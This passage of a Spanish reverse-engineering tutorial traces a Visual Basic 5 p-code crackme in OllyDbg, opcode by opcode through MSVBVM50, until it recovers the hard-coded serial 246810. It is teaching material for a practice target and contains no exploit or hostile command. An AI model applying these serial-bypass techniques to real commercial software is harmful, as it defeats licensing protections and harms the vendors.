74042159   E8 28000000     CALL MSVBVM50.74042186
7404215E   833D 64F01474   CMP DWORD PTR DS:[7414F064],0
74042165 v 74 18           JE SHORT MSVBVM50.7404217F
74042167   A1 68F01474     MOV EAX,DWORD PTR DS:[7414F068]
7404216C   50              PUSH EAX
7404216D   FF15 84100474   CALL DWORD PTR DS:[<&KERNEL32.TlsGetVal kernel32.TlsGetValue
74042173   8B48 18         MOV ECX,DWORD PTR DS:[EAX+18]
74042176   8B41 14         MOV EAX,DWORD PTR DS:[ECX+14]
74042179   8B10            MOV EDX,DWORD PTR DS:[EAX]
7404217B   8951 14         MOV DWORD PTR DS:[ECX+14],EDX
7404217E   C3              RETN
7404217F   A1 6CF01474     MOV EAX,DWORD PTR DS:[7414F06C]
```

Vemos que dentro de ese call va a la api SysFreeString , y al retornar

```
7413E6C7   BF 01000000     MOV EDI,1
7413E6CC   0FBF1E          MOVSX EBX,WORD PTR DS:[ESI]
7413E6CF   83C6 02         ADD ESI,2
7413E6D2   FF342B          PUSH DWORD PTR DS:[EBX+EBP]
7413E6D5   E8 793AF0FF     CALL <JMP.&OLEAUT32.#6>
7413E6DA   C7042B 0000000( MOV DWORD PTR DS:[EBX+EBP],0
7413E6E1   4F              DEC EDI
7413E6E2 ^ 7F E8           JG SHORT MSVBVM50.7413E6CC
7413E6E4   33C0            XOR EAX,EAX
```

Machaca con cero el puntero a nuestro serial falso

```
Address   Hex dump                  ASCII
0012F454  00 00 00 00 A4 BC CF 00   ....ñ╝╧.
0012F45C  EC F4 12 00 C8 F5 12 00   ╠¶↕.╚§↕.
0012F464  3C BB CF 00 E8 F4 12 00   <╗╧.Φ¶↕.
0012F46C  FF FF FF FF 15 20 00 00   ....§ ..
0012F474  02 E3 13 74 E8 F4 12 00   ☻π‼tΦ¶↕.
0012F47C  00 00 00 00 00 00 00 00
```

Ojo no borro el serial falso, este sigue estando en 15d3bc lo que borro es el puntero al mismo que estaba en EBP-8c.

```
L E M T W H C /

7413E6D5   E8 793AF0FF     CALL <JMP.&OLEAUT32.#6>
7413E6DA   C7042B 0000000( MOV DWORD PTR DS:[EBX+EBP],0
7413E6E1   4F              DEC EDI
7413E6E2 ^ 7F E8           JG SHORT MSVBVM50.7413E6CC
7413E6E4   33C0            XOR EAX,EAX
7413E6E6   8A06            MOV AL,BYTE PTR DS:[ESI]
7413E6E8   46              INC ESI
7413E6E9   FF2485 94ED137( JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E6F0   0FBF3E          MOVSX EDI,WORD PTR DS:[ESI]
```

Alli llega al siguiente OPCODE

```
401BED: 1a FFree1Ad          local_0088
401BF0: 1c BranchF:          401BF6
401BF3: 1e Branch:           401c94
```

Este seguro borrara el contenido de la variable local ebp-88

Que había allí?

```
Commanc ? ebp - 88                HEX: 12F458 - [
```

```
Address   Hex dump                  ASCII
0012F458  A4 BC CF 00 EC F4 12 00   ñªÏ.Ìôÿÿÿ
```

```
7413E746  ^ 7F E3          JG SHORT MSVBVM50.7413E72B
7413E748    33C0           XOR EAX,EAX
7413E74A    8A06           MOV AL,BYTE PTR DS:[ESI]
7413E74C    46             INC ESI
7413E74D    FF2485 94ED137 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E754    0FBF3E         MOVSX EDI,WORD PTR DS:[ESI]
7413E757    83C6 02        ADD ESI,2
7413E75A    D1EF           SHR EDI,1
```

El próximo OPCODE es

```
401BEA: 2f FFree1Str        local_008C
401BED: 1a FFree1Ad          local_0088
401BF0: 1c BranchF:         401BF6
401BF3: 1e Branch:          401c94
401BF6: Lead3/c1 LitVarI4:    ( local_3BE500AC
```

Es un salto condicional ya que todos los BRANCH son saltos

Instrucción	Opcode	Significado
Branch	1e	Salto incondicional.
BranchF	1c	Salta si False.
BranchT	1d	Salta si True.

O sea que es un salto si es falso y a continuación hay un JMP o sea que este salto al ver que tipeamos algo en el textbox salta a la comparación del serial, si no volvería a repetir el proceso con el JMP.

Veamos si es cierto, si esto salta, el próximo opcode debería ser

```
401BED: 1a FFree1Ad          local_0088
401BF0: 1c BranchF:         401BF6
401BF3: 1e Branch:          401c94
401BF6: Lead3/c1 LitVarI4:    ( local_3BE500AC ) 0x3c41a  (246810)
401BFF: Lead1/f6 FStVar      local_009C
```

Ya que este salto condicional evita el JMP de 401bf3

```
C File View Debug Plugins Options Window Help
7413D524    0FB736         MOVZX ESI,WORD PTR DS:[ESI]
7413D527    0375 A8        ADD ESI,DWORD PTR SS:[EBP-58]
7413D52A    33C0           XOR EAX,EAX
7413D52C    8A06           MOV AL,BYTE PTR DS:[ESI]
7413D52E    46             INC ESI
7413D52F    FF2485 94ED137 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D536    33C0           XOR EAX,EAX
```

Allí termina el opcode y lee el próximo

```
7413D527    0375 A8          ADD ESI,DWORD PTR SS:[EBP-58]
7413D52A    33C0             XOR EAX,EAX
7413D52C    8A06             MOV AL,BYTE PTR DS:[ESI]
7413D52E    46               INC ESI
7413D52F    FF2485 94ED137   JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D536    33C0             XOR EAX,EAX
7413D538    8A46 02          MOV AL,BYTE PTR DS:[ESI+2]
7413D53B    83C6 03          ADD ESI,3
7413D53E    FF2485 94ED137   JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D545    59               POP ECX
7413D546    66:0BC9          OR CX,CX
7413D549  ^ 74 D9            JE SHORT MSVBVM50.7413D524
7413D54B    33C0             XOR EAX,EAX
7413D54D    8A46 02          MOV AL,BYTE PTR DS:[ESI+2]
7413D550    83C6 03          ADD ESI,3
7413D553    FF2485 94ED137   JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D55A    58               POP EAX
7413D55B    0FBFD0           MOVSX EDX,AX
7413D55E    3BC2             CMP EAX,EDX
7413D560  v 0F85 5E05 000    JNZ MSVBVM50.7413DAC4
7413D566    50               PUSH EAX
7413D567    2E:8BC0          MOV EAX,EAX
7413D56A    33C0             XOR EAX,EAX
7413D56C    8A06             MOV AL,BYTE PTR DS:[ESI]
7413D56E    46               INC ESI
7413D56F    FF2485 94ED137   JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D576    D9FC             FRNDINT
7413D578    83EC 04          SUB ESP,4
7413D57B    DF1C24           FISTP WORD PTR SS:[ESP]
7413D57E    DFE0             FSTSW AX
7413D580    A8 0D            TEST AL,0D
7413D582  v 0F85 1ECC0000    JNZ MSVBVM50.7414A1A6
7413D588    33C0             XOR EAX,EAX
7413D58A    8A06             MOV AL,BYTE PTR DS:[ESI]
7413D58C    46               INC ESI
7413D58D    FF2485 94ED137   JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D594    E8 41E4F1FF      CALL MSVBVM50.  vbaI2Var
DS:[00401BF6]=FE
AL=00
```

Que como suponíamos es el FE de 401bf6, así que el salto condicional salto y evito el JMP, jeje.

Lead3/c1 LitVarI4

Este es un OPCODE doble veamos que hace

```
7413ECAB    33C0             XOR EAX,EAX
7413ECAD    8A06             MOV AL,BYTE PTR DS:[ESI]
7413ECAF    46               INC ESI
7413ECB0    FF2485 94FD137   JMP DWORD PTR DS:[EAX*4+7413FD94]
7413ECB7    33C0             XOR EAX,EAX
7413ECB9    8A06             MOV AL,BYTE PTR DS:[ESI]
```

Allí cierra el primer OPCODE y lee el segundo

```
7413DEEF    BB 03000000      MOV EBX,3
7413DEF4    0FBF3E           MOVSX EDI,WORD PTR DS:[ESI]
7413DEF7    66:891C2F        MOV WORD PTR DS:[EDI+EBP],BX
7413DEFB    8B46 02          MOV EAX,DWORD PTR DS:[ESI+2]
7413DEFE    83C6 06          ADD ESI,6
7413DF01    89442F 08        MOV DWORD PTR DS:[EDI+EBP+8],EAX
7413DF05  ^ EB D9            JMP SHORT MSVBVM50.7413DEE0
```

Que empieza aquí traceemos con paciencia

```
Address   Hex dump                  ASCII
00401BF0  1C 26 00 1E C4 00 FE C1   ∟&.▲─.■┴
00401BF8  54 FF 1A C4 03 00 FC F6   T ├─◆.³÷
00401C00  b4 ff 04 74 FF 21 0F 00   d ♦t_!☼.
```

Lee los parámetros del opcode

```
Registers (FPU)
EAX 000000C1
ECX 00000000
EDX 00000000
EBX 00000003
ESP 0012F3C4
EBP 0012F4E0
ESI 00401BF8 cla
EDI FFFFFF54
EIP 7413DEF7 MSVI
C 0  ES 0023 32b
```

Ya sabemos que los completa con FFs si es negativo como en este caso

```
7413DEEF    BB 03000000    MOV EBX,3
7413DEF4    0FBF3E         MOVSX EDI,WORD PTR DS:[ESI]
7413DEF7    66:891C2F      MOV WORD PTR DS:[EDI+EBP],BX
7413DEFB    8B46 02        MOV EAX,DWORD PTR DS:[ESI+2]
7413DEFE    83C6 06        ADD ESI,6
7413DF01    89442F 08      MOV DWORD PTR DS:[EDI+EBP+8],EAX
7413DF05 ^  EB D9          JMP SHORT MSVBVM50.7413DEE0
7413DF07    BB 05000000    MOV EBX,5
```

Lee mas parámetros en este caso es un DWORD entero que pasa a EAX

```
Address   Hex dump                          ASCII
00401BF0  1C 26 00 1E C4 00 FE C1
00401BF8  54 FF 1A C4 03 00 FC F6
00401C00  64 FF 04 74 FF 21 0F 00
00401C08  03 19 78 FF 08 78 FF 0D
00401C10  A0 00 00 00 6C 74 FF 0A
00401C18  02 00 04 00 FD 6B 54 FF
```

```
Registers (FPU)
EAX 0003C41A
ECX 00000000
EDX 00000000
EBX 00000003
ESP 0012F3C4
EBP 0012F4E0
ESI 00401BF8 cla
EDI FFFFFF54
EIP 7413DEFE MSV
```

Y ese valor lo guarda en una variable local que esta dada por la operación

```
7413DEEF    BB 03000000    MOV EBX,3
7413DEF4    0FBF3E         MOVSX EDI,WORD PTR DS:[ESI]
7413DEF7    66:891C2F      MOV WORD PTR DS:[EDI+EBP],BX
7413DEFB    8B46 02        MOV EAX,DWORD PTR DS:[ESI+2]
7413DEFE    83C6 06        ADD ESI,6
7413DF01    89442F 08      MOV DWORD PTR DS:[EDI+EBP+8],EAX
7413DF05 ^  EB D9          JMP SHORT MSVBVM50.7413DEE0
7413DF07    BB 05000000    MOV EBX,5
7413DF0C    0FBF3E         MOVSX EDI,WORD PTR DS:[ESI]
7413DF0F    66:891C2F      MOV WORD PTR DS:[EDI+EBP],BX
```

EBP+ FFFFFF54 + 8 o sea que le suma el primer parámetro y 8 esto da 12f43c, allí guarda el valor

```
7413DF61    58             POP EAX
7413DF62    66:290424      SUB WORD PTI
7413DF66 ^  0F80 58FBFFFF  JO MSVBVM50
EAX=0003C41A
Stack DS:[0012F43C]=00000000

Address   Hex dump                          ASCI
```

```
Address   Hex dump                  ASCII
0012F43C  1A C4 03 00 00 00 00 00   ←♥.....
0012F444  00 00 00 00 00 00 00 00   ........
0012F44C  00 00 00 00 00 00 00 00   ........
0012F454  00 00 00 00 00 00 00 00   ........
0012F45C  FC F4 12 00 C8 F5 12 00   ü¶↕.╠§↕.
```

Y esperen que aun no termino que el jmp nos lleva a

```
7413DEE0   03FD     ADD EDI,EBP
7413DEE2   57       PUSH EDI
7413DEE3   33C0     XOR EAX,EAX
7413DEE5   8A06     MOV AL,BYTE PTR DS:[ESI]
```

Donde pushea 12f434


```
0012F3C0  0012F434
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
```

Que es el puntero a un estructura donde empieza con el 3 que había guardado, y mas abajo el valor guardado.


```
Address   Hex dump                  ASCII
0012F434  03 00 00 00 00 00 00 00   ♥.......
0012F43C  1A C4 03 00 00 00 00 00   ←♥.....
0012F444  00 00 00 00 00 00 00 00   ........
```

Sigamos ya llegamos jeje


Cualquiera aquí ya que es un serial fijo probaría pasar este valor a decimal y intentar a ver si es el serial correcto, si abro otra instancia del crackme fuera de OLLYDBG




Miro en OLLY cuanto vale ese número en decimal



Vale 246810 tipeemoslo en el crackme







Jeje ya sabemos algo pero no se libraran tan fácil de esto, lleguemos a la comparación.

```
401BF3: 1e Branch:              401c94
401BF6: Lead3/c1 LitVarI4:        ( local_3BE500AC ) 0x3c41a  (246810)
401BFE: Lead1/f6 FStVar           local_009C
401C02: 04 FLdRfVar             local_008C
401C05: 21 FLdPrThis
401C06: 0f VCallAd              text
401C09: 19 FStAdFunc              local_0088
```


El próximo OPCODE también es doble

Es FC y enseguida lo cierra y carga el segundo





Que es F6 entremos en el sin miedo (ya a que podemos temer jeje), recordemos que el exdec nos dice que trabajara con la variable local 9c o sea ebp-9c.



Allí lee los parámetros y los completa con FFs

```
Registers (FPU)
EAX 000000F6
ECX 00000000
EDX 00000000
EBX FFFFFF64
ESP 0012F3C0
EBP 0012F4E0
ESI 00401C00 clave
EDI 0012F434

EIP 7413E619 MSVBVI
```

Por supuesto ese valor es -9c

```
7413E616   0FBF1E          MOVSX EBX,WORD PTR DS:[ESI]
7413E619   83C6 02         ADD ESI,2
7413E61C   03DD            ADD EBX,EBP
7413E61E   B9 00000000     MOV ECX,0
7413E623   5F              POP EDI
7413E624   66:833B 08      CMP WORD PTR DS:[EBX],8
7413E628 v 72 08           JB SHORT MSVBVM50.7413E632
7413E62A   51              PUSH ECX
```

Lo suma a EBP para hallar EBP-9c que es 12f444 que por ahora esta vacío

```
Registers (FPU)
EAX 000000F6
ECX 00000000
EDX 00000000
EBX 0012F444
ESP 0012F3C0
EBP 0012F4E0
ESI 00401C02 cl
EDI 0012F434

EIP 7413E61E MS
```

```
Address   Hex dump                  ASCII
0012F444  00 00 00 00 00 00 00 00   ........
0012F44C  00 00 00 00 00 00 00 00   ........
0012F454  00 00 00 00 00 00 00 00   ........
0012F45C  EC F4 12 00 C8 F5 12 00   ÿ¶‡.╚§‡.
0012F464  3C BB CF 00 E8 F4 12 00   <╗¤.Φ¶‡.
0012F46C  FF FF FF FF 15 20 00 00   ....§ ..
0012F474  02 E3 13 74 E8 F4 12 00   ☻Γ‼tΦ¶‡.
0012F47C  00 00 00 00 00 00 00 00   ........
0012F484  00 00 00 00 D0 1B 40 00   ....$+@.
```

```
7413E61E   B9 00000000     MOV ECX,0
7413E623   5F              POP EDI
7413E624   66:833B 08      CMP WORD PTR DS:[EBX],8
7413E628 v 72 08           JB SHORT MSVBVM50.7413E632
7413E62A   51              PUSH ECX
7413E62B   53              PUSH EBX
7413E62C   E8 CFE9FFFF     CALL MSVBVM50.7413D000
7413E631   59              POP ECX
7413E632   8B07            MOV EAX,DWORD PTR DS:[EDI]
```

Luego compara si es mas bajo que 8 como es cierto salta.

```
413E632   8B07             MOV EAX,DWORD PTR DS:[EDI]
413E634   66:83F8 09       CMP AX,9
413E638 v 75 15            JNZ SHORT MSVBVM50.7413E64F
413E63A   8BD7             MOV EDX,EDI
413E63C   8BCB             MOV ECX,EBX
413E63E   E8 E0270000      CALL MSVBVM50.__vbaVarMove
413E643   33C0             XOR EAX,EAX
413E645   8A06             MOV AL,BYTE PTR DS:[ESI]
413E647   46               INC ESI
413E648   FF2485 94ED137   JMP DWORD PTR DS:[EAX*4+7413ED94]
413E64F   66:83F8 0D       CMP AX,0D
413E653 v 0F84 88750000    JE MSVBVM50.74145BE1
413E659   8903             MOV DWORD PTR DS:[EBX],EAX
```

Luego vuelve a saltar no entraremos en demasiado detalle, llega al final aquí donde se ven las últimas líneas del OPCODE.

```
7413E653  0F84 88750000   JE MSVBVM50.74145BE1
7413E659  8903            MOV DWORD PTR DS:[EBX],EAX
7413E65B  66:890F         MOV WORD PTR DS:[EDI],CX
7413E65E  8B4F 04         MOV ECX,DWORD PTR DS:[EDI+4]
7413E661  894B 04         MOV DWORD PTR DS:[EBX+4],ECX
7413E664  8B4F 08         MOV ECX,DWORD PTR DS:[EDI+8]
7413E667  894B 08         MOV DWORD PTR DS:[EBX+8],ECX
7413E66A  8B4F 0C         MOV ECX,DWORD PTR DS:[EDI+C]
7413E66D  894B 0C         MOV DWORD PTR DS:[EBX+C],ECX
7413E670  33C0            XOR EAX,EAX
7413E672  8A06            MOV AL,BYTE PTR DS:[ESI]
7413E674  46              INC ESI
7413E675  FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
```

```
Address   Hex dump                  ASCII
0012F444  03 00 00 00 00 00 00 00   ♥.......
0012F44C  00 00 00 00 00 00 00 00   ........
0012F454  00 00 00 00 00 00 00 00   ........
0012F45C  EC F4 12 00 C8 F5 12 00   ∞¶↕.╚§↕.
0012F464  3C BB CF 00 E8 F4 12 00   <╗╧.Φ¶↕.
```

Mueve el 3 que esta en EAX a la variable EBP-9C

Y borrara el 3 de la estructura anterior o sea que esta copiando el número, desde donde estaba a una nueva dirección.

Aquí estaba y borra el 3

```
Address   Hex dump                  ASCII
0012F434  03 00 00 00 00 00 00 00   ♥.......
0012F43C  1A C4 03 00 00 00 00 00   →─♥.....
0012F444  03 00 00 00 00 00 00 00   ♥.......
0012F44C  00 00 00 00 00 00 00 00   ........
```

Al ejecutar

```
ECX=00000000

Address   Hex dump                  ASCII
0012F434  00 00 00 00 00 00 00 00   ........
0012F43C  1A C4 03 00 00 00 00 00   →─♥.....
0012F444  03 00 00 00 00 00 00 00   ♥.......
0012F44C  00 00 00 00 00 00 00 00   ........
0012F454  00 00 00 00 00 00 00 00   ........
0012F45C  EC F4 12 00 C8 F5 12 00   ∞¶↕.╚§↕.
```

Luego las siguientes líneas copian todo lo que hay aquí, a la nueva dirección o sea a EBP-9c

```
Address   Hex dump                  ASCII
0012F444  03 00 00 00 00 00 00 00   ♥.......
0012F44C  1A C4 03 00 00 00 00 00   →─♥.....
0012F454  00 00 00 00 00 00 00 00   ........
```

Allí lo vemos al numero que será el serial correcto en la estructura que comienza en EBP-9c

```
7413E66D  894B 0C         MOV DWORD PTR DS:[EBX+C],ECX
7413E670  33C0            XOR EAX,EAX
7413E672  8A06            MOV AL,BYTE PTR DS:[ESI]
7413E674  46              INC ESI
7413E675  FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E67C  E8 2FEDFFFF     CALL MSVBVM50.7413D3B0
7413E681  C1E0 04         SHL EAX,4
7413E684  03D8            ADD EBX,EAX
7413E686  EB 96           JMP SHORT MSVBVM50.7413E61E
```

Llegamos al siguiente OPCODE

401C02: 04 FLdRfVar local_008C

Vemos que repite todo lo que ya vimos hasta aquí al inicio

401C02: 04 FLdRfVar local_008C
401C05: 21 FLdPrThis
401C06: 0f VCallAd text
401C09: 19 FStAdFunc local_0088

401C0C: 08 FLdPr local_0088
401C0F: 0d VCallHresult get__ipropTEXTEDIT
401C14: 6c ILdRf local_008C

Es todo similar al inicio, el siguiente OPCODE es

```
401C0F: 0d VCallHresult        get__ipropTEXTEDIT
401C14: 6c ILdRf               local_008C
401C17: 0a ImpAdCallFPR4:      _rtcR8ValFromBstr
401C1C: Lead2/6b CVarR8
401C20: 5d HardType
```

Así que para saltear todo lo anterior pongo un BPM ON ACCESS en 401c17, para que pare cuando lea el OPCODE.

```
7413D94F   8A46 02          MOV AL,BYTE PTR DS:[ESI+2]
7413D952   83C6 03          ADD ESI,3
7413D955   FF2485 94ED137   JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D95C   0FBF06           MOVSX EAX,WORD PTR DS:[ESI]
7413D95F   FF3428           PUSH DWORD PTR DS:[EAX+EBP]
7413D962   C70428 0000000   MOV DWORD PTR DS:[EAX+EBP],0
```

Allí paro y lee el OPCODE 0A que vemos en el EXDEC

ImpAdCallFPR4 vemos que significa el llamado a la api que nos marca el EXDEC

Por ejemplo

```
4017F5: 0a ImpAdCallFPR4:      _rtcMsgBox   <---Llamada a la función
```

En este ejemplo seria un llamado a la api rtcMsgBox, en nuestro caso es un llamado a la api

401C17: 0a ImpAdCallFPR4: _rtcR8ValFromBstr

```
7413E7A6   0FB70E           MOVZX ECX,WORD PTR DS:[ESI]
7413E7A9   8B55 AC          MOV EDX,DWORD PTR SS:[EBP-54]
7413E7AC   8B048A           MOV EAX,DWORD PTR DS:[EDX+ECX*4]
7413E7AF   0BC0             OR EAX,EAX
```

Lee los parámetros del opcode

```
Address   Hex dump                  ASCII
00401C17  0A 02 00 04 00 FD 6B 54   .☺.♦.²kT
00401C1F  FF 5D 04 64 FF FB 40 2F   ]♦d ¹@/
```

```
Registers (FPU)
EAX 0000000A
ECX 00000002
EDX 00159888
EBX FFFFFFFF
ESP 0012F3C0
EBP 0012F4E0
ESI 00401C18 clave
EDI 000000A0

EIP 7413E7A9 MSVBU
C 0  ES 0023 32bit
```

Los mueve a ECX

```
7413E7A6   0FB70E           MOVZX ECX,WORD PTR DS:[ESI]
7413E7A9   8B55 AC          MOV EDX,DWORD PTR SS:[EBP-54]
7413E7AC   8B048A           MOV EAX,DWORD PTR DS:[EDX+ECX*4]
7413E7AF   0BC0             OR EAX,EAX                          clave1.00401000
7413E7B1   0F84 78790000    JE MSVBUM50.7414612F
7413E7B7   0FB77E 02        MOVZX EDI,WORD PTR DS:[ESI+2]

Registers (FPU)
EAX 00401000 <J
ECX 00000002
EDX 004017E4 cl
EBX FFFFFFFF
ESP 0012F3C0
```

Luego mueve a EAX el valor 401000 y lo testea si es cero

```
7413E7B7   0FB77E 02      MOVZX EDI,WORD PTR DS:[ESI+2]
7413E7BB   83C6 04        ADD ESI,4
7413E7BE   03FC           ADD EDI,ESP
7413E7C0   FFD0           CALL EAX
7413E7C2   3BFC           CMP EDI,ESP
7413E7C4   0F85 5B790000  JNZ MSVBVM50.74146125
```

Luego lee un segundo parámetro

```
Address   Hex dump                 ASCII
00401C17  0A 02 00 04 00 FD 6B 54  .☻.♦.²kT
00401C1F  FF 5D 04 64 FF FB 40 2F   ]♦d ¹@/
00401C27  74 FF 1A 78 FF 1C 93 00  t →x ∟ô.
```

```
Registers (FPU)
EAX 00401000 <
ECX 00000002
EDX 004017E4 c
EBX FFFFFFFF
ESP 0012F3C0
EBP 0012F4E0
ESI 00401C18 c
EDI 00000004

EIP 7413E7BB MS
```

```
7413E7BB   83C6 04        ADD ESI,4
7413E7BE   03FC           ADD EDI,ESP
7413E7C0   FFD0           CALL EAX
7413E7C2   3BFC           CMP EDI,ESP
7413E7C4   0F85 5B790000  JNZ MSVBVM50.74146125
```

Y llega al call eax donde EAX vale 401000, veamos donde va, va a la api susodicha.

```
00401000  .-  FF25 6830400  JMP DWORD PTR DS:[<&MSVBVM50.#581>]   MSVBVM50.rtcR8ValFromBstr
00401006  .-  FF25 5030400  JMP DWORD PTR DS:[<&MSVBVM50.#595>]   MSVBVM50.rtcMsgBox
0040100C  .-  FF25 6030400  JMP DWORD PTR DS:[<&MSVBVM50.__vbaExcep  MSVBVM50.__vbaExceptHandler
00401012  .-  FF25 5C30400  JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK  MSVBVM50.EVENT_SINK_QueryInterf
00401018  .-  FF25 5430400  JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK  MSVBVM50.EVENT_SINK_AddRef
0040101E  .-  FF25 5830400  JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK  MSVBVM50.EVENT_SINK_Release
00401024  .-  FF25 4C30400  JMP DWORD PTR DS:[<&MSVBVM50.MethCallEn  MSVBVM50.MethCallEngine
0040102A  $-  FF25 6430400  JMP DWORD PTR DS:[<&MSVBVM50.#100>]    MSVBVM50.ThunRTMain
00401030  $   68 58124000   PUSH clave1.00401258
00401035  .   E8 F0FFFFFF   CALL <JMP.&MSVBVM50.#100>
0040103A  .   0000          ADD BYTE PTR DS:[EAX],AL
```


Y el parámetro que le pasamos en el stack a la api es

```
0012F3C0  0015D39C  UNICODE "98989898"
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
0012F3D0  00000000
```

Mi serial falso

```
Registers (FPU)
EAX 00000020
ECX 00159710
EDX 00000000
EBX FFFFFFFF
ESP 0012F3C4
EBP 0012F4E0
ESI 00401C1C clave1.00401C1C
EDI 0012F3C4

EIP 7413E7C2 MSVBVM50.7413E7C2

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 valid 98989898.000000000000
ST1 empty +UNORM 73B4 5004111F 00000060
ST2 empty 0.0000000078466614990e-4933
ST3 empty 0.0656640730442726420e-4933
ST4 empty 6.5358173580319098120e-3137
ST5 empty 6.1411476247742629740e-2865
ST6 empty +UNORM 7CB0 00037C90 003FFFC0
ST7 empty -0.0
               3 2 1 0      E S P U O Z D I
FST 3900  Cond 0 0 0 1  Err 0 0 0 0 0 0 0 0  (LT)
FCW 137F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

El cual fue cargado en St0 que es una entrada del stack de punto flotante que aun no hemos explicado, pero bueno, allí lo ven esta debajo de los registros, si no le sale visible, pues tienen la vista en otra opción hagan click derecho



Allí esta el tipo cargo mi serial falso allí.

```
7413E7C2   3BFC            CMP EDI,ESP
7413E7C4 v 0F85 5B790000   JNZ MSVBVM50.74146125
7413E7CA   33C0            XOR EAX,EAX
7413E7CC   8A06            MOV AL,BYTE PTR DS:[ESI]
7413E7CE   46              INC ESI
7413E7CF   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E7D6   0FB70E          MOVZX ECX,WORD PTR DS:[ESI]
7413E7D9   8B55 AC         MOV EDX,DWORD PTR SS:[EBP-54]
7413E7DC   8B048A          MOV EAX,DWORD PTR DS:[EDX+ECX*4]
```

Llego al siguiente OPCODE

401C1C: Lead2/6b CVarR8

Pues allí estamos entremos en el opcode

```
7413EC9F   33C0            XOR EAX,EAX
7413ECA1   8A06            MOV AL,BYTE PTR DS:[ESI]
7413ECA3   46              INC ESI
7413ECA4   FF2485 94F9137  JMP DWORD PTR DS:[EAX*4+7413F994]
```

Como es un opcode doble borra el primero y carga el segundo

```
7413D804   BA 05000000     MOV EDX,5
7413D809   0FBF06          MOVSX EAX,WORD PTR DS:[ESI]
